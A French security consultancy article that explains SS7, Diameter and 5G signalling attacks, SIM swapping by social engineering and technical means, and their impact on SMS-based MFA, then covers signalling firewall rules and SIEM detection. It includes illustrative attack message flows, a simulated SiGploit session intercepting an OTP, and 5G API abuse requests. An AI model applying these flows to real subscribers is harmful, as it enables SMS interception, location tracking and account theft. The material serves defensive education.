AYI NEDJIMI Consultants

SIM Swapping et Attaques Telecom : SS7, Diameter et 5G

Catégorie : Articles Techniques Lecture : 14 min Publié le : 15/02/2026 Auteur : Ayi NEDJIMI

Attaques sur les reseaux telecom : SS7 interception, SIM swap, failles Diameter 4G/LTE et vulnerabilites 5G SA. Guide technique complet. Guide.

Table des matieres

Auteur : Ayi NEDJIMI **Date :** 15 fevrier 2026

1. Introduction

Les reseaux de telecommunications constituent l'epine dorsale de nos societes numeriques. Du simple appel telephonique aux transactions bancaires en passant par l'authentification multi-facteurs, l'ensemble de notre vie digitale repose sur l'integrite et la securite des infrastructures telecom. Pourtant, ces reseaux demeurent parmi les cibles les plus meconnues et les plus lucratives pour les attaquants complexes.

Le SIM swapping, technique consistant a transferer frauduleusement un numero de telephone vers une carte SIM controlee par l'attaquant, a cause des pertes financieres estimees a plus de 68 millions de dollars rien qu'aux Etats-Unis en 2023 selon le FBI Internet Crime Complaint Center (IC3). Mais cette attaque n'est que la partie visible d'un iceberg bien plus profond : les vulnerabilites structurelles des protocoles de signalisation telecom, du SS7 historique au Diameter 4G en passant par les nouvelles surfaces d'attaque offertes par la 5G Standalone.

Cet article explore en profondeur l'ensemble de la chaine d'attaque sur les reseaux telecom modernes. Nous analyserons les failles fondamentales du protocole SS7, les techniques de SIM swap tant par ingenierie sociale que par exploitation technique, les vulnerabilites du protocole Diameter en environnement 4G/LTE, et les nouvelles menaces emergentes avec l'architecture 5G SA. Nous examinerons egalement l'impact critique de ces attaques sur les systemes d'authentification multi-facteurs et presenterons les strategies de protection et de detection disponibles.

Audience cible : Analystes SOC, equipes Red Team, architectes securite telecom, RSSI, et professionnels de la securite souhaitant comprendre les menaces pesant sur les reseaux mobiles et leur impact sur la securite des systemes d'information.

Architecture du reseau SS7

Le Signaling System No. 7 (SS7), normalise par l'ITU-T dans les annees 1970-1980, est le protocole de signalisation utilise par la majorite des reseaux telephoniques mondiaux pour l'etablissement d'appels, la gestion de la mobilite, et l'echange de messages SMS. Concu a une epoque ou l'acces au reseau de signalisation etait physiquement restreint aux operateurs telecom, SS7 ne dispose d'aucun mecanisme d'authentification ou de chiffrement natif.

Composants cles de l'architecture SS7 :

- **SSP (Service Switching Point)** : Les commutateurs telephoniques qui originent et terminent les appels. Chaque SSP possede un Point Code (PC) unique l'identifiant dans le reseau.

- **STP (Signal Transfer Point)** : Les routeurs de signalisation qui acheminent les messages SS7 entre les noeuds du reseau. Ils assurent le routage base sur les Global Title (GT).
- **SCP (Service Control Point)** : Les bases de donnees et serveurs d'application fournissant des services intelligents (HLR, VLR, AuC, EIR).
- **HLR (Home Location Register)** : La base de donnees principale contenant les informations de chaque abonne : IMSI, profil de services, localisation courante, cles d'authentification.
- **VLR (Visitor Location Register)** : Base de donnees temporaire associee a chaque MSC, contenant les informations des abonnes actuellement dans sa zone de couverture.

Protocole MAP et messages critiques

Le Mobile Application Part (MAP) est la couche applicative de SS7 utilisee pour les operations de gestion de mobilite. Plusieurs messages MAP sont particulierement sensibles du point de vue de la securite :

```
# Messages MAP critiques pour la securite
# ----------------------------------------

# SendRoutingInfo (SRI) - Localisation d'un abonne
# Retourne l'IMSI et l'adresse du MSC/VLR courant
MAP_SRI:
  MSISDN: +33612345678
  Interrogation_Type: BasicCall
  -> Response: IMSI=208011234567890, MSC=+33699000001

# ProvideSubscriberInfo (PSI) - Localisation precise
# Retourne le Cell-ID (antenne) de l'abonne
MAP_PSI:
  IMSI: 208011234567890
  RequestedInfo: locationInformation
  -> Response: CellGlobalId=208-01-1234-5678, AgeOfLocation=2min

# SendRoutingInfoForSM (SRI-SM) - Routage SMS
# Retourne l'adresse MSC pour delivrer un SMS
MAP_SRI_SM:
  MSISDN: +33612345678
  ServiceCentre: +33609001000
  -> Response: IMSI=208011234567890, MSC=+33699000001

# InsertSubscriberData (ISD) - Modification profil abonne
# Permet de modifier les parametres d'un abonne dans le VLR
MAP_ISD:
  IMSI: 208011234567890
  SubscriberData:
    bearerServiceList: [dataCDA]
    forwardingInfo: +33698765432  # Redirection appels

# UpdateLocation - Fausse mise a jour de localisation
# Permet de "voler" un abonne vers un MSC/VLR malveillant
MAP_UpdateLocation:
  IMSI: 208011234567890
  MSC_Number: +attacker_MSC
  VLR_Number: +attacker_VLR
```

Attaque d'interception SMS via SS7

L'interception de SMS via SS7 est l'une des attaques les plus documentees et les plus utilisees dans les campagnes de SIM swapping avancees. Le scenario d'attaque se deroule en plusieurs etapes techniques precises :

Notre avis d'expert
La documentation technique de sécurité est le parent pauvre de la plupart des organisations. Pourtant, un playbook de réponse à incident bien rédigé peut faire la différence entre une résolution en heures et une crise qui s'étend sur des semaines.

Phase 1 - Reconnaissance : L'attaquant envoie un message `SendRoutingInfoForSM` au HLR de la victime avec le MSISDN (numero de telephone) cible. Le HLR repond avec l'IMSI de la victime et l'adresse du MSC/VLR actuellement en charge de l'abonne. Cette requete est parfaitement legitime car elle est utilisee normalement pour le routage des SMS. Pour approfondir, consultez Désérialisation et gadgets en.

Phase 2 - Enregistrement frauduleux : L'attaquant envoie un message `UpdateLocation` au HLR, pretendant que la victime s'est enregistree sur un nouveau MSC/VLR controle par l'attaquant. Le HLR met a jour la localisation et redirige les SMS entrants vers le faux MSC.

Phase 3 - Interception : Les SMS destines a la victime, y compris les codes OTP bancaires et les codes MFA, sont desormais achemines vers l'infrastructure de l'attaquant. L'attaquant peut soit les lire et les transferer a la victime (attaque transparente), soit les bloquer.

```
# Demonstration d'interception SS7 avec SiGploit
# Framework open-source pour test SS7/GTP/Diameter

$ python sigploit.py

[+] SS7 Module loaded
[+] Target MSISDN: +33612345678

# Etape 1: Recuperation IMSI
[*] Sending MAP_SRI_SM to HLR...
[+] IMSI: 208011234567890
[+] Current MSC: +33699000001
[+] Current VLR: +33699000001

# Etape 2: Injection UpdateLocation
[*] Sending MAP_UpdateLocation...
[*] New MSC: +attacker_node
[*] New VLR: +attacker_node
[+] Location updated successfully

# Etape 3: Interception active
[*] Waiting for incoming SMS...
[+] SMS intercepted from: BANK-AUTH
[+] Content: "Votre code de verification est: 847293"
[+] Timestamp: 2026-02-15 14:23:45 UTC
```

Tracking de localisation via SS7

Au-dela de l'interception de SMS, SS7 permet un tracking de localisation extremement precis. En combinant les messages `ProvideSubscriberInfo` et `AnyTimeInterrogation`, un attaquant peut obtenir le Cell-ID de l'antenne relais a laquelle la victime est connectee, permettant une localisation avec une precision de 50 a 300 metres en zone urbaine.

Le tracking historique est egalement possible en interrogeant periodiquement le reseau pour obtenir la sequence des Cell-IDs, permettant de reconstituer les deplacements d'une personne sur plusieurs jours. Cette technique a ete documentee comme ayant ete utilisee par des acteurs etatiques pour le suivi de dissidents et de journalistes, notamment dans l'affaire des interceptions au Moyen-Orient revelee par Citizen Lab en 2023.

Acces au reseau SS7

L'acces au reseau SS7 n'est plus limite aux seuls operateurs historiques. L'avenement des MVNO (operateurs virtuels), des passerelles SMS, et des interconnexions internationales a considerablement elargi la surface d'acces. Des chercheurs ont demontre qu'un acces SS7 fonctionnel pouvait etre obtenu pour quelques centaines de dollars via certains fournisseurs de connectivite peu scrupuleux. Les plateformes SIGTRAN (SS7 over IP) ont egalement introduit de nouvelles vulnerabilites liees au transport IP.

Cas concret
L'exploitation massive des vulnérabilités ProxyShell sur Microsoft Exchange en 2021 a démontré l'importance du patch management rapide. Les organisations ayant tardé à appliquer les correctifs ont vu leurs serveurs compromis et utilisés comme points de pivot pour des attaques ransomware.

Votre architecture de sécurité repose-t-elle sur une seule couche de défense ?

3. SIM Swapping : Ingenierie Sociale et Technique

Vecteurs d'attaque par ingenierie sociale

Le SIM swap par ingenierie sociale reste le vecteur predominant, representant environ 80% des cas documentes. L'attaquant contacte le service client de l'operateur telecom de la victime en se faisant passer pour cette derniere, et demande le transfert du numero vers une nouvelle carte SIM. Les techniques utilisees sont variees et de plus en plus abouties :

Pretexting avance : L'attaquant collecte prealablement un maximum d'informations personnelles sur la victime via les reseaux sociaux, les fuites de donnees publiques (haveibeenpwned, dehashed), et l'OSINT. Il reconstitue ainsi les reponses aux questions de securite : date de naissance, adresse, quatre derniers chiffres du SSN (aux USA), nom de jeune fille de la mere, etc. Les operateurs francais demandent generalement le numero de contrat, l'adresse, et la date de naissance.

Corruption d'employes : Dans les cas les plus graves, les attaquants recrutent activement des employes ou sous-traitants des operateurs telecom. Les forums clandestins proposent regulierement des services de "insider SIM swap" pour des tarifs allant de 500 a 2000 dollars par swap. En 2024, un employe de T-Mobile aux Etats-Unis a ete condamne pour avoir realise plus de 400 SIM swaps frauduleux en echange de crypto-monnaie.

Exploitation des processus en boutique : Certains attaquants se presentent physiquement en boutique operateur avec de faux documents d'identite (permis de conduire, carte d'identite) pour demander un remplacement de carte SIM. La qualite des faux documents produits par impression haute resolution et plastification professionnelle rend la detection tres difficile pour les employes en boutique.

SIM swap technique via SS7

Le SIM swap purement technique, sans interaction avec l'operateur, exploite les vulnerabilites SS7 decrites precedemment. Cette methode est plus complexe mais ne laisse aucune trace dans les systemes CRM de l'operateur, la rendant beaucoup plus difficile a detecter : Pour approfondir, consultez GCP Offensive Security : Exploitation des Services Google.

```
# Flux d'attaque SIM Swap technique via SS7
# ----------------------------------------

# 1. Recuperation des parametres d'authentification
#    Le message MAP_SendAuthenticationInfo permet d'obtenir
#    les triplets/quintuplets d'authentification
MAP_SAI:
  IMSI: 208011234567890
  NumberOfRequestedVectors: 5
  -> Response:
     RAND: 0x1234567890ABCDEF...
     SRES: 0xABCD1234
     Kc: 0x1234567890AB

# 2. Clonage de la session d'authentification
#    L'attaquant utilise les vecteurs obtenus pour
#    s'authentifier aupres du reseau comme etant la victime

# 3. Injection UpdateLocation avec nouveau IMSI
#    Associe au MSISDN de la victime un nouvel IMSI
#    controle par l'attaquant
MAP_UpdateLocation:
  IMSI: [ATTACKER_IMSI]
  MSC: [ATTACKER_MSC]

# 4. La victime perd la connectivite reseau
#    Tous les appels et SMS sont rediriges
#    L'attaquant recoit les codes OTP
```

eSIM et nouvelles surfaces d'attaque

L'emergence des eSIM (embedded SIM) introduit de nouvelles surfaces d'attaque. Le profil eSIM est provisionne via un serveur SM-DP+ (Subscription Manager Data Preparation) qui delivre les profils operateur via un QR code ou une URL d'activation. Les attaques documentees incluent :

- **Phishing de QR code d'activation** : L'attaquant obtient le QR code d'activation eSIM de la victime par phishing, puis l'active sur son propre appareil avant que la victime ne le fasse.
- **Compromission du portail operateur** : L'acces au compte en ligne de la victime chez son operateur permet de commander un transfert eSIM. Les portails operateurs sont souvent proteges par un simple mot de passe + SMS OTP, creant une vulnerabilite circulaire.
- **Attaque sur le protocole EAP-AKA'** : En 5G, l'authentification utilise EAP-AKA' qui, sous certaines conditions de misconfiguration du reseau, peut etre vulnerable a des attaques de replay si le parametre AUTN n'est pas correctement valide.

---

4. Protocole Diameter (4G/LTE)

Architecture Diameter en LTE

Le protocole Diameter, successeur de RADIUS, a ete adopte comme protocole de signalisation pour les reseaux 4G/LTE. Contrairement a SS7 qui utilise des liaisons dediees, Diameter fonctionne nativement sur IP (SCTP ou TCP), ce qui elargit considerablement la surface d'attaque. L'architecture LTE utilise Diameter sur plusieurs interfaces critiques :

Interface	Noeuds	Application	Risque
S6a	MME <-> HSS	Authentification, localisation	Critique
S6d	SGSN <-> HSS	Interworking 2G/3G	Eleve
S13	MME <-> EIR	Verification IMEI	Moyen
Gx	PCRF <-> PGW	Policy, QoS	Eleve
Rx	AF <-> PCRF	Session applicative	Moyen
Cx/Dx	IMS <-> HSS	IMS registration	Critique

Attaques sur l'interface S6a

L'interface S6a entre le MME (Mobility Management Entity) et le HSS (Home Subscriber Server) est l'equivalent fonctionnel de la liaison HLR/VLR en SS7. Les messages Diameter sur cette interface permettent des attaques analogues a celles decrites pour SS7, mais avec des specificites propres au protocole Diameter :

```
# Attaques Diameter sur l'interface S6a
# Utilisation de la commande Authentication-Information-Request

# 1. Recuperation des vecteurs d'authentification
Authentication-Information-Request (AIR):
  Session-Id: attacker.realm;1234567890
  Auth-Session-State: NO_STATE_MAINTAINED
  Origin-Host: attacker.mmec01.mmegi0001.mme.epc.mnc001.mcc208.3gppnetwork.org
  Origin-Realm: epc.mnc001.mcc208.3gppnetwork.org
  Destination-Host: hss01.epc.mnc001.mcc208.3gppnetwork.org
  Destination-Realm: epc.mnc001.mcc208.3gppnetwork.org
  User-Name: 208011234567890  # IMSI de la victime
  Visited-PLMN-Id: 0x02F801
  Requested-EUTRAN-Authentication-Info:
    Number-Of-Requested-Vectors: 3

# 2. Reponse du HSS avec les vecteurs EPS-AKA
Authentication-Information-Answer (AIA):
  Result-Code: DIAMETER_SUCCESS
  Authentication-Info:
    E-UTRAN-Vector:
      RAND: 0x[128 bits]
      XRES: 0x[64-128 bits]
      AUTN: 0x[128 bits]
      KASME: 0x[256 bits]

# 3. Cancel-Location-Request pour deplacer l'abonne
Cancel-Location-Request (CLR):
  User-Name: 208011234567890
  Cancellation-Type: SUBSCRIPTION_WITHDRAWAL
  CLR-Flags: 0x00000002  # S6a/S6d indicator
```

DEA et agents de routage Diameter

Les Diameter Edge Agents (DEA) sont les equivalents des STP en SS7 : ils assurent le routage et le filtrage des messages Diameter a la frontiere du reseau de l'operateur. Cependant, de nombreux DEA sont configures avec des politiques de filtrage insuffisantes. Les Diameter Routing Agents (DRA) ajoutent une couche supplementaire de routage qui peut etre exploitee :

- **Bypass de filtrage** : Encapsulation de messages malveillants dans des AVP (Attribute-Value Pairs) non standard que le DEA ne sait pas interpreter et laisse passer.
- **Spoofing d'Origin-Host/Origin-Realm** : Falsification de l'identite de l'emetteur pour apparaitre comme un noeud de confiance du reseau domestique.
- **Exploitation IPX** : L'IP eXchange (IPX), reseau d'interconnexion entre operateurs pour Diameter, presente les memes problematiques de confiance que les interconnexions SS7 internationales.
- **Attaque par fragmentation SCTP** : Exploitation de vulnerabilites dans l'implementation SCTP des noeuds Diameter pour contourner les mecanismes de filtrage.

---

5. Attaques 5G Standalone

Architecture 5G SA et protocole HTTP/2

L'architecture 5G Standalone (SA) represente une rupture majeure avec les generations precedentes. Le 3GPP a fait le choix de remplacer les protocoles de signalisation proprietaires (SS7, Diameter) par une architecture basee sur des services (SBA - Service Based Architecture) utilisant HTTP/2 et JSON comme protocoles de transport. Chaque fonction reseau (NF - Network Function) expose ses services via des API RESTful :

- **AMF (Access and Mobility Management Function)** : Gestion de la mobilite et de l'enregistrement, equivalent du MME en 4G.
- **SMF (Session Management Function)** : Gestion des sessions de donnees, equivalent du SGW/PGW.
- **UDM (Unified Data Management)** : Gestion des donnees abonnes, equivalent du HSS.
- **AUSF (Authentication Server Function)** : Serveur d'authentification 5G-AKA et EAP-AKA'.
- **NRF (Network Repository Function)** : Registre de decouverte des services, similaire a un registre DNS/service mesh.
- **NSSF (Network Slice Selection Function)** : Selection de la tranche reseau (network slice) appropriee.
- **SEPP (Security Edge Protection Proxy)** : Proxy de securite pour les communications inter-operateurs, successeur du DEA.

Nouvelles surfaces d'attaque 5G

Si l'architecture 5G SA apporte des ameliorations securitaires significatives (chiffrement SUPI/SUCI, authentification mutuelle, TLS obligatoire), elle introduit egalement de nouvelles surfaces d'attaque liees a l'utilisation de technologies IT standard :

Attaques sur les API REST : Les NF 5G exposent des API RESTful documentees dans les specifications 3GPP (TS 29.xxx). Un attaquant ayant acces au plan de signalisation (SBI - Service Based Interface) peut tenter d'exploiter ces API :

```
# Exemple d'appel API 5G SBI
# Requete d'authentification vers l'AUSF

POST /nausf-auth/v1/ue-authentications HTTP/2
Host: ausf.5gc.mnc001.mcc208.3gppnetwork.org
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJSUzI1NiI...

{
  "supiOrSuci": "suci-0-208-01-0-0-0-0123456789",
  "servingNetworkName": "5G:mnc001.mcc208.3gppnetwork.org",
  "resynchronizationInfo": {
    "rand": "0123456789ABCDEF0123456789ABCDEF",
    "auts": "ABCDEF0123456789ABCDEF012345"
  }
}

# Attaque: Enumeration d'abonnes via NRF
GET /nnrf-disc/v1/nf-instances?target-nf-type=UDM HTTP/2
Host: nrf.5gc.mnc001.mcc208.3gppnetwork.org

# Attaque: Abus de Network Slicing
POST /nnssf-nsselection/v1/network-slice-information HTTP/2
{
  "nf-type": "AMF",
  "slice-info-request-for-registration": {
    "requested-nssai": [
      {"sst": 1, "sd": "000001"},
      {"sst": 99, "sd": "FFFFFF"}  // Slice non autorisee
    ]
  }
}
```

Attaques sur le SEPP et l'inter-PLMN

Le SEPP (Security Edge Protection Proxy) est le gardien des communications inter-operateurs en 5G. Il utilise le protocole PRINS (Protocol for N32 Interconnect Security) qui offre deux modes de fonctionnement : TLS complet (tous les messages sont chiffres) et ALS (Application Layer Security, seuls certains champs sont proteges). Le mode ALS, souvent prefere pour des raisons de performance, laisse les metadonnees de routage en clair, permettant des attaques par analyse de trafic.

Les chercheurs de SINTEF et de l'ETH Zurich ont demontre en 2024-2025 plusieurs vulnerabilites dans les implementations SEPP :

- **Downgrade attack ALS vers TLS** : Forcer la negociation vers un mode moins securise en manipulant les messages de negociation PRINS.
- **SUPI leakage via metadonnees** : Dans le mode ALS, certaines implementations exposent le SUPI dans les headers HTTP non proteges.
- **Token theft NRF** : Vol de tokens OAuth 2.0 utilises pour l'authentification inter-NF, permettant d'usurper l'identite d'une fonction reseau.
- **Attaque sur la decouverte NRF** : Enregistrement de NF malveillantes dans le NRF pour intercepter le trafic de signalisation.

---

6. Impact sur le MFA

SMS OTP : un second facteur compromis

Les attaques sur les reseaux telecom ont un impact direct et critique sur les systemes d'authentification multi-facteurs (MFA) bases sur les SMS. Le NIST a d'ailleurs officiellement deconseille l'utilisation du SMS comme second facteur d'authentification dans sa publication SP 800-63B des 2017, bien que cette recommandation reste largement ignoree par l'industrie bancaire et de nombreux services en ligne. Pour approfondir, consultez Threat Intelligence : Automatiser la Veille Cyber.

Chaine d'attaque typique combinant SIM swap et compromission MFA :

1. **Phase 1 - Reconnaissance** : L'attaquant identifie la victime, collecte ses informations personnelles (OSINT, data breaches), et determine son operateur telecom et ses comptes en ligne.
2. **Phase 2 - Obtention des credentials** : Vol du mot de passe via phishing, credential stuffing, ou achat sur les marches noirs (logs de stealers comme RedLine, Raccoon, ou Vidar).
3. **Phase 3 - SIM swap** : Execution du SIM swap via l'une des methodes decrites precedemment (ingenierie sociale, technique SS7, ou eSIM hijack).
4. **Phase 4 - Bypass MFA** : L'attaquant se connecte au compte cible avec le mot de passe vole, recoit le SMS OTP sur sa propre carte SIM, et complete l'authentification.
5. **Phase 5 - Monetisation** : Transfert de fonds bancaires, vol de crypto-monnaie, compromission de comptes email pour pivot lateral.

Cas d'etudes recents

Attaque sur les exchanges de crypto-monnaie : En 2024, une serie de SIM swaps ciblees a permis le vol de plus de 45 millions de dollars en crypto-monnaie aupres de clients de Coinbase, Binance et Kraken. Les attaquants ciblaient specifiquement les detenteurs de portefeuilles importants identifies via l'analyse on-chain des transactions blockchain.

Compromission de comptes Twitter/X de personnalites : Plusieurs personnalites publiques ont vu leurs comptes Twitter compromis apres un SIM swap, les codes de recuperation etant envoyes par SMS. L'attaque sur le compte de Jack Dorsey en 2019, bien que ancienne, reste un cas d'ecole illustrant parfaitement la chaine d'attaque.

Attaque bancaire en France : En 2025, l'ANSSI et la Banque de France ont signale une augmentation de 340% des fraudes par SIM swap ciblant les clients de banques francaises. Les attaquants exploitaient la procedure de remplacement de carte SIM chez les principaux operateurs francais (Orange, SFR, Bouygues, Free) pour intercepter les codes de validation 3D Secure.

Au-dela du SMS : Appels vocaux et push notifications
Le SIM swap ne compromet pas uniquement les SMS OTP. Les appels vocaux automatises (robocalls) delivrant des codes d'authentification sont egalement interceptes. De plus, certaines applications de push notification (notamment celles utilisant les services de

messaging cloud comme FCM de Google) peuvent etre affectees si le compte Google associe au numero de telephone est lui-meme compromis via la chaine d'attaque SIM swap.

---

7. Protection et Detection

Protection cote operateur telecom

Firewalls de signalisation SS7/Diameter : Le deploiement de firewalls de signalisation est la mesure de protection la plus efficace au niveau operateur. Ces equipements analysent chaque message de signalisation en temps reel et appliquent des regles de filtrage basees sur :

- La coherence entre le point d'origine declare et le point d'origine reel du message
- La legitimite de la requete par rapport a l'etat connu de l'abonne (est-il deja localise chez un operateur ?)
- La frequence des requetes (detection de scanning systematique)
- Les patterns connus d'attaque (signatures basees sur les travaux de la GSMA FS.11 et FS.19)

```
# Exemple de regles de filtrage SS7 (pseudocode)
# Basees sur les recommandations GSMA IR.82 et FS.11

RULE_001: BLOCK MAP_SendAuthInfo
  IF origin NOT IN trusted_partners
  AND target_IMSI belongs_to home_network
  ACTION: DROP + ALERT
  SEVERITY: CRITICAL

RULE_002: RATE_LIMIT MAP_ProvideSubscriberInfo
  IF source_gt = ANY
  MAX_REQUESTS: 10/minute per IMSI
  ACTION: THROTTLE + LOG
  SEVERITY: HIGH

RULE_003: VALIDATE MAP_UpdateLocation
  IF new_VLR NOT IN known_roaming_partners
  AND subscriber_last_location = home_network
  AND time_since_last_update < 30 minutes
  ACTION: CHALLENGE + HOLD + ALERT
  SEVERITY: CRITICAL

RULE_004: BLOCK MAP_InsertSubscriberData
  IF origin = international_gateway
  AND modification_type = call_forwarding
  ACTION: DROP + ALERT + NOTIFY_SUBSCRIBER
  SEVERITY: HIGH
```

Protection cote utilisateur et entreprise

Migration vers des facteurs d'authentification resistants au SIM swap :

Methode MFA	Resistant SIM Swap	Resistant SS7	Recommandation
SMS OTP	Non	Non	A eviter
Appel vocal	Non	Non	A eviter
TOTP (Google Auth)	Oui	Oui	Recommande
FIDO2/WebAuthn	Oui	Oui	Fortement recommande
Push notification (app)	Partiel	Oui	Acceptable
Passkeys	Oui	Oui	Solution optimale

Detection et monitoring

Indicateurs de compromission (IoC) d'un SIM swap :

- Perte soudaine et inexpliquee du signal reseau mobile
- Reception d'un SMS de l'operateur confirmant un changement de carte SIM non demande
- Impossibilite de passer des appels ou d'envoyer des SMS
- Notifications de connexion a des comptes en ligne depuis un appareil inconnu
- Alertes de transaction bancaire non autorisee

```
# Detection SIEM - Regles de correlation pour SIM Swap
# Compatible Splunk, QRadar, Microsoft Sentinel

# Regle 1: Detection de changement de device apres echec MFA
index=auth sourcetype=mfa_logs
| where mfa_method="SMS" AND result="success"
| join user_id [search index=auth sourcetype=login_logs
  | where device_fingerprint!=previous_device
  | where time_delta < 30min]
| alert severity=CRITICAL
  message="Possible SIM Swap: MFA SMS success from new device"

# Regle 2: Correlation avec changement SIM operateur
# (necessite integration API operateur)
index=telco sourcetype=sim_change_events
| join phone_number [search index=auth
  | where mfa_method="SMS" AND time_delta < 2h]
| alert severity=CRITICAL
  message="SIM change event correlated with auth attempt"

# Regle 3: Pattern bancaire suspect
index=banking sourcetype=transactions
| where transaction_type="wire_transfer"
  AND amount > 5000
  AND auth_method="3DS_SMS"
  AND new_device=true
  AND time_since_sim_change < 24h
| alert severity=CRITICAL
  message="High-value transfer post SIM change"
```

Recommandations prioritaires

- **Immediat** : Migrer les comptes critiques vers FIDO2/Passkeys et desactiver le fallback SMS.
- **Court terme** : Mettre en place un PIN SIM aupres de votre operateur pour empecher les swaps non autorises.
- **Moyen terme** : Deployer un monitoring des changements de carte SIM via les API operateur (quand disponible).
- **Long terme** : Plaider pour l'adoption de standards telecom securises (STIR/SHAKEN pour la telephonie, SBA securise pour la 5G).

Pour approfondir ce sujet, consultez notre outil open-source log-analyzer qui facilite l'analyse automatisée des journaux de sécurité.

Questions frequentes

Comment ce sujet impacte-t-il la securite des organisations ?

Ce sujet a un impact significatif sur la securite des organisations car il touche aux fondamentaux de la protection des systemes d'information. Les entreprises doivent evaluer leur exposition, mettre en place des mesures preventives adaptees et former leurs equipes pour faire face aux risques associes a cette problematique.

Quelles sont les bonnes pratiques recommandees par les experts ?

Les experts recommandent une approche basee sur les risques, incluant l'evaluation reguliere de la posture de securite, la mise en place de controles techniques et organisationnels, la formation continue des equipes et l'adoption des referentiels de securite reconnus comme ceux du NIST, de l'ANSSI et de l'OWASP. Pour approfondir, consultez OT/ICS : passerelles, protocoles.

Pourquoi est-il important de se former sur ce sujet en 2026 ?

En 2026, la maitrise de ce sujet est devenue incontournable face a l'evolution constante des menaces et des exigences reglementaires. Les professionnels de la cybersecurite doivent maintenir leurs competences a jour pour proteger efficacement les actifs numeriques de leur organisation et repondre aux obligations de conformite.

Sources et références : MITRE ATT&CK · CERT-FR

8. Conclusion

Les attaques sur les reseaux de telecommunications representent une menace systemique qui transcende les frontieres traditionnelles de la cybersecurite. Du protocole SS7 herite des annees 1980 aux architectures 5G Standalone de nouvelle generation, chaque evolution technologique apporte son lot d'ameliorations securitaires mais aussi de nouvelles surfaces d'attaque.


Le SIM swapping, qu'il soit realise par ingenierie sociale ou par exploitation technique, reste une menace majeure en raison de la dependance persistante de l'industrie aux SMS comme facteur d'authentification. Les recommandations du NIST, de l'ANSSI et de la GSMA convergent vers la meme conclusion : le SMS ne doit plus etre considere comme un facteur d'authentification fiable pour les operations sensibles.

La migration vers des solutions d'authentification resistantes au SIM swap (FIDO2, Passkeys, TOTP materiel) n'est plus une option mais une necessite. Pour les operateurs telecom, le deploiement de firewalls de signalisation conformes aux recommandations GSMA est indispensable pour proteger leurs abonnes. Pour les entreprises, la comprehension de ces menaces est essentielle pour evaluer correctement les risques lies a l'authentification et adapter leurs strategies de securite en consequence.

L'avenir de la securite des telecommunications repose sur une approche holistique combinant la modernisation des protocoles de signalisation, le renforcement des processus de verification d'identite chez les operateurs, et l'adoption generalisee de mecanismes d'authentification cryptographiques independants du reseau telecom.

Partagez cet Article

Cet article vous a ete utile ? Partagez-le avec votre reseau professionnel !



Partager sur X

Partager sur LinkedIn

Ayi NEDJIMI

Expert en Cybersécurité & Intelligence Artificielle

Consultant senior avec plus de 15 ans d'expérience en sécurité offensive, audit d'infrastructure et développement de solutions IA. Certifié OSCP, CISSP, ISO 27001 Lead Auditor et ISO 42001 Lead Implementer. Intervient sur des missions de pentest Active Directory, sécurité Cloud et conformité réglementaire pour des grands comptes et ETI.

LinkedIn Profil complet Tous ses articles

Références et ressources externes

- OWASP Testing Guide — Guide de référence pour les tests de sécurité web
- MITRE ATT&CK T1111 — Multi-Factor Authentication Interception
- PortSwigger Academy — Ressources d'apprentissage en sécurité web
- CWE — Common Weakness Enumeration — catalogue de faiblesses logicielles
- NVD — National Vulnerability Database — base de vulnérabilités du NIST

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr